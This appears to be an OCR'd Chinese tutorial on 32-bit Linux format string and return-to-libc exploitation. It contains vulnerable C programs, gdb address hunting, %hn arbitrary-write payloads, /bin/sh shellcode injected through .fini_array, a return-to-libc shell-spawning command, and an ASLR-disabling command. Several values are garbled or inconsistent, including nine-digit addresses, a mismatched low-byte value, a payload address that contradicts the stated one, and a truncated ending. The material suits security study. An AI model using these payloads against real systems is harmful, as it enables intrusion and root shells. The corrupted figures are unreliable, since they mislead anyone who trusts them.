
Linux 高级漏洞攻击



概说

前面的文章演示的攻击都是在关闭了 linux 的各种防御机制的情况下进行的，下面我们探讨一下更高级的 linux 漏洞攻击技术——主要有两种：

格式化字符串漏洞攻击

Return to libc 漏洞攻击

以下的程序演示是在 linux 32 位系统下进行的， 在 linux64 位系统中，因为参数的传递方式有所改变，攻击代码的位移需要变化才能适应，在后续的文章里

将会演示 64 位系统的攻击方法，此处暂不讨论。

---

1. 格式化字符串漏洞攻击

与缓冲区溢出不同的是，在源代码和逆向分析中发现格式化字符串错误的机率相对小很多，因为格式化字符串的出错机率小，而且可以通过自动化工具轻易检查出来。

即便如此，格式化字符串漏洞依然值得我们关注，因为这是一个致命的漏洞。

1.1 格式化字符串是什么?

格式化字符串位于格式化函数中，下面列举比较常用的格式化函数：

printf() 将输出结果打印到标准输入/输出

fprintf() 将输出结果打印到文件流

sprintf() 将输出结果打印到字符串

snprintf() 将输出结果打印到字符串，内设（n）长度限制

1.2 格式化字符串的使用

printf()是最常见的函数，K&R 的 Hello World 这个示例里就用到了 printf()，我们用 printf()这个函数来演示格式化字符串函数的使用。

1.2.1 正确的使用方式

```
main() {
  printf("Hello, %s.\n", "World");
}
```

上例程序编译后运行能够输出预期的结果。

1.2.2 不正确的使用方式

```
main() {
  printf("Hello, %s.\n");
}
```

上例代码，因为忘记添加%s 所要取代的值，输出结果就会出人意料， 在我的机器上输出的结果如下：

Hello, Ĩ

Hello 后面看上去像希腊字母的东东，并非我们预期输出想要的。还有比上面代码更糟的是下面的代码：

```
void main(int argc, char *argv[])
{
  printf(argv[1]);
}
```

我们将它编译后运行：

```
gcc -o fmtest fmtest.c
./fmtest Testing%s
```

出现了上面同样的问题，但这段代码更加致命，因为可以通过参数（argv）去控制格式化字符串的输入，要弄懂会发生什么致命的问题，我们需要研究栈是如何操作格式化函数的。

1.3 格式化函数的栈操作

我们使用如下程序去演示格式化函数的栈操作：

```
/* fmtstack.c */
void main()
{
   int one = 1, two = 2, three = 3;
   printf("Testing %d, %d, %d!\n", one, two, three);
}
$gcc -g -o fmtstack fmtstack.c
```

我们用 gdb 查看一下 printf()的堆栈结构：

```
$ gdb   fmtstack
(gdb) b printf
Breakpoint 1 at 0x80482e0
(gdb) start
Temporary breakpoint 2 at 0x804841c: file fmtstack.c, line 5.
Starting program: /root/printf/fmtstack
Temporary breakpoint 2, main () at fmtstack.c:5
5           int one = 1, two = 2, three = 3;
(gdb) step
Breakpoint 1, __printf (format=0x80484d0 "Testing %d, %d, %d!\n") at printf.c:28
28  printf.c: No such file or directory.
(gdb) i frame
Stack level 0, frame at 0xbffff6a0:
 eip = 0xb7e4cf90 in __printf (printf.c:28); saved eip = 0x8048444
 called by frame at 0xbffff6e0
 source language c.
 Arglist at 0xbffff698, args: format=0x80484d0 "Testing %d, %d, %d!\n"
 Locals at 0xbffff698, Previous frame's sp is 0xbffff6a0
```

```
Saved registers:
 eip at 0xbffff69c
(gdb) x/8w 0xbffff6a0
0xbffff6a0: 134513872    1    2    3
```

留意上面 gdb 最后的输出，正是 printf()的帧栈内容（Previous frame's sp is 0xbffff6a0)， 下图更能形象地的展示 printf()执行时的堆栈格式：




图 1 printf()执行时的堆栈

如图，printf()维护着一个内部指针，刚开始时该指针指向的是格式化字符串，然后开始将格式化字符串打印到标标输出（STDIO)，直到遇到一个特殊字符。

如果是 %， 那么 printf()会期望着后面跟着一个格式控制符，因此将内部指针递增（向帧栈底部方向）以抓取格式 控制符的输入值（一个变量或绝对值)。

问题就在这里：printf()无法知道栈上是否放置了正确的数目的变量或值可供它操作。即使没有提供足够数目的参数，但 printf()的指针还是会往下移动，抓取下一个值以满足格式化字符串的需要。

1.4 格式化字符串的漏洞影响

在最好的情况下，栈值可能包含一个随机的十六进制数字，而格式化字符串可能会将其解释为一个越界的地址，从而导致进程出现段错误。这可以被攻击者利用实施拒绝服务攻击。

最坏的情况下，攻击者能够利用这个漏洞来读取任意数据和向任意地址写入数据。

1.5 漏洞演示

```
/* fmttest.c */
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    static int canary = 0;
    printf(argv[1]);
    printf("\n");
    printf("Canary at 0x%08x = 0x%08x\n", &canary, canary);
    return 0;
}
$ gcc -g -o fmttest fmttest.c
$ ./fmttest testing
testing
Canary at 0x0804a028 = 0x00000000
```

canary（金丝雀），本例用来点位检测 printf()的越界输出。

1.5.1 使用%x 映射栈

如图 1 所示，%x 格式控制符用于提供 16 进制值，因此下面的程序提供几个%08x 标记，能够将栈值输出来：

```
$./fmttest "AAAA %08x %08x  %08x  %08x "
```

```
AAAA bf9728ad 001ac240 001ad240 41414141
Canary at 0x0804a028 = 0x00000000
$
```

示例证明了格式字符串本身（AAAA：41414141）也存储在栈上，屏幕显示的第四项（取自栈）是我们的格式化字符串。如果上面的格式控制找不到这个值（AAAA），只需要继续添加格式控制符（%08x）的数目，一定可以找到它。

1.5.2 用%s 读取任意字符串

因为我们控制着格式字符串的输入，所以我们可以读取该程序的任意内存里的数据。

```
# ./fmttest "AAAA %08x %08x %08x %s "
Segmentation fault
```

My god! Segmentation fault！ 为什么呢？ 因为%s 要读取的内存地址 0x41414141 里的数据，这个地址不受该程序管理，所以就 Segmentation fault 了。

我们只需要提供有效的地址，就不会出现 Segmentation fault 了。

下面我们用 0xbffffffa 这个地址来测试下：

```
./fmttest `printf "\xfa\xff\xff\xbf"`"%08x %08x %08x %s"
ffff8b1 001ac240 001ad240 t
Canary at 0x0804a028 = 0x00000000
```

程序预期打印了“t”出来， 而 0xbffffffa 里的内容为什么是 t 是呢？我在前面的文章里提到过，每个程序的栈顶都是从最高的地址 0xbfffffff（7 个 f） 开始的，开始有 4 个字符为空字节，然后就是程序名字，而我们演示的程序名字为 fmttest，

最后一个字母是“t”，所以上例打印了一个“t”出来。




图 2 栈顶示意图

我们可以用 gdb 验证一下：

```
(gdb) x/8s 0xbffffffa
0xbffffffa: "t"
0xbfffffffc: ""
0xbfffffffd: ""
0xbfffffffe: ""
0xbffffffff: ""
(gdb) x/8s 0xbfffffe0
0xbfffffe0: "user/0"
0xbfffffe7: "/root/printf/fmttest"
0xbfffffffc: ""
0xbfffffffd: ""
0xbfffffffe: ""
0xbffffffff: ""
```

1.5.3 利用直接参数访问来简化处理

我们可以通过直接参数访问技术从栈上访问第四个参数，方法是使用 #$格

式控制指示：

```
./fmttest `printf "\xfa\xff\xff\xbf"`"%08x %4\$s"
ffff8bb t
Canary at 0x0804a028 = 0x00000000
```

上例的“%4$s”即是直接参数访问技术的应用， 其中的''是跳脱符号，避免SHELL 将$解释。通过这个技术，大大方便了我们对参数的访问。

1.6 利用格式化字符串漏洞改写任意内存数据

向内存中写入 4 个字节的方法是将其划分成两块(两个高位字节和两个低位字节)，然后使用#$和%hn 将它们放入到正确的位置。

例如，我们要将 0xbfffffffa 写入内存 0x0804a028 ——示例代码的 canary（金丝雀）的地址，首先把值拆分：

两个高位字节（HOB)： 0xbfff

两个低位字节（LOB)： 0xffff

然后通过魔术计算公式构造一个格式化字符串：

```
"\x2a\xa0\x04\x08\x28\xa0\x04\x08 %.49143x%4$hn%.16379x%5$hn"
# ./fmttest `printf "\x2a\xa0\x04\x08\x28\xa0\x04\x08"`"%.49143x%4\$hn%.16379x%5\$hn
```

（这里省略一大堆输出）

```
Canary at 0x0804a028 = 0xbfffffffa
```

示例成功的将 canary 的内容改为 0xbfffffffa 。

构建示例所用的公式请对照下图（魔术公式表)：

如果 HOB < LOB	HOB > LOB	备注	实例
[addr + 2][addr]	[addr + 2][addr]		\x2a\xa0\x04\x08 \x28\xa0\x04\x08
%.[HOB - 8]x	%.[LOB - 8]x	结果采用十进制	0xbfff-8=49143
%[offset]$hn	%[offset + 1]$hn	Offset = 4	%4\$hn
%.[LOB - HOB]	%.[HOB - LOB]	结果转为十进制	0xfffa-0xbfff=16379
%[offset + 1]$hn	%[offset]$hn		%5\$hn

图 3 魔术公式表

1.7 利用格式化字符串漏洞改变程序执行

我们重写一些位置就可以改变程序的执行，可以供我们利用的位置有很多，例如：

.fini_arry 应用程序结束时需要运行的函数列表

.global_offset_table 全局偏移表，用来记录和定位位置无关的代码（动态链接）全局的函数指针

堆栈值

程序特定的身份验证变量

只要用我们准备好的 shellcode 的地址替换了上述的位置，程序就会按照我们的意愿去运行，下面我们来演示一下这些步骤。

1.7.1 准备 shellcode

先写个简单的 shellcode 备用

```
.section .text
.global _start

_start:
xorl %eax, %eax
pushl %eax
```

```
pushl  $0x68732f2f       ;//sh
pushl  $0x6e69622f       ;/bin
movl  %esp, %ebx
pushl  %eax
pushl  %ebx
movl  %esp, %ecx
xorl  %edx, %edx
mov  $0xb, %al
int  $0x80
```

上面的代码主要实现一个基本的 shell，编译成机器码后，用 objdump 抓取出十六进制的代码：

\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80

再将它写入环境变量里：

```
#                                                                    export
SC='\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80'
```

然后取这个环境变量的地址：

```
# ./getenv SC
SC if located at 0xbffffee0
```

这里再提一提， 记得将测试系统的 ASLR（地址空间布局随机化）关闭

关闭方法： echo 0 > /proc/sys/kernel/randomize_va_space

Ok, shellcode 已经准备就绪。

1.7.2 开始注入 shellcode

下面我们利用程序的.fini_array 的地址注入 shellcode

```
#  nm  ./fmttest  |  grep  -i  fini
```

```
08049f0c t __do_global_dtors_aux_fini_array_entry
08048564 T _fini
08048560 T __libc_csu_fini
```

0x08049f0c 是 fini_array 的入口地址，我们将返回地址（shellcode 的地址）重写到它里面的某个指针，那么程序将会跳到这个位置并执行。只要将入口地址加上 4 字节，就是这个 array 第一个指针的位置：

08049f0c + 4 = 08049f10

根据图 3 的魔术计算公式计算所需的格式化字符串，并用 shellcode 的地址 0xbffffee0 重写 08049f10 的值。

```
./fmttest `printf "\x12\x9f\x04\x08\x10\x9f\x04\x08"`%.49143x%4\$hn%.16097x%5\$hn
```

成功！

---

2. Return to libc 漏洞攻击

这是一种绕过不可执行栈内存保护机制的技术，它使用受控制的 ip（指令指针）将执行控制权返回到现有的 libc 函数。libc 是被所有程序使用的无处不在的 C 函数库，这个库包含像 exit()和 system()这样的函数，而最令人关注的是 system()这个函数，它用于在系统中运行程序。

利用 system()，仅构造一个新栈就可以让它调用我们所选择的程序，如/bin/sh。

为了进行正确的 system()函数调用，需要将栈变成下图的样子：




图 4 改变栈

我们将使用漏洞缓冲区溢出，用 system()函数的地址准备地重写这前保存的【ip】。

当存在漏洞的 main()返回时，程序将返回到 system()函数，程序进入 system()并在标记为填充物之上的位置重构栈帧。

同样，我样需要关闭栈随机化 ASLR

接下来我们写一个带有漏洞的程序作为演示：

```
/* filename:  retlibc.c */


#include <string.h>


int main(int argc, char *argv[])
{
    char buf[8];
    strcpy(buf, argv[1]);
    return 0;
}
```

我们还需要以下关键的信息：

libc 函数 system()的地址

字符串/bin/sh 的地址

通过 gdb，我们很容易就能得到 system()的地址：

```
gdb -q retlibc
Reading symbols from retlibc...done.
(gdb) start
Temporary breakpoint 1 at 0x804841e: file retlibc.c, line 6.
Starting program: /root/returnlibc/retlibc

Temporary breakpoint 1, main (argc=1, argv=0xbffff704) at retlibc.c:6
6           strcpy(buf, argv[1]);
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e3e850 <__libc_system>
(gdb)
```

至于 /bin/sh 的地址我们可以利用保存在环境变量里的 SHELL 的值，亦是通过 gdb 找地址：

先用 getenv 找出 SHELL 的地址，然后在 gdb 里定位/bin/bash 的地址

```
# getenv  SHELL
SHELL if located at 0xbffff873
# gdb  retlibc
(gdb) x/8s 0xbffff873
0xbffff873: "H_CLIENT=192.168.1.106 58246 22"
0xbffff893: "SSH_TTY=/dev/pts/5"
```

```
0xbffff8a6: "USER=root"
(gdb) x/8s 0xbffff860
0xbffff860: "/bash"
0xbffff866: "TERM=linux"
0xbffff871: "SSH_CLIENT=192.168.1.106 58246 22"
0xbffff893: "SSH_TTY=/dev/pts/5"
0xbffff8a6: "USER=root"
(gdb) x/8s 0xbffff85c
0xbffff85c: "/bin/bash"
0xbffff866: "TERM=linux"
```

好了，我们已准备好需要的信息：

```
system() 的地址： 0xb7e3e850
/bin/bash 的址址： 0xbffff85c
```

下面，将这些合一起，可以看到：

```
$ retlibc `perl -e 'print "\x50\xe8\xe3\xb7"x6,"XXXX","\x5c\xf8\xff\xb7"'`
#
```

到此，成功获得 shell。

使用“return to libc”， 就能将程序流程导向二进制代码的其他部分。通过将返回路径加载到函数上，当我们重写 EIP 时，就能将程序流程导向该应用程序的其它部分。因为已经将有效的返回地址和数据位置加载到了栈上，因此应用程序不会知道它已被改变，这使我们能够利用这些技术来启动目标 shell。

利用环境变量来抓取字符串/bin/sh，地址会相对有变化，下面介绍另外的方法，通过一个小程序来取得 libc 函数的地址，通过搜查内存来得到/bin/sh 的地

址。

```
S
```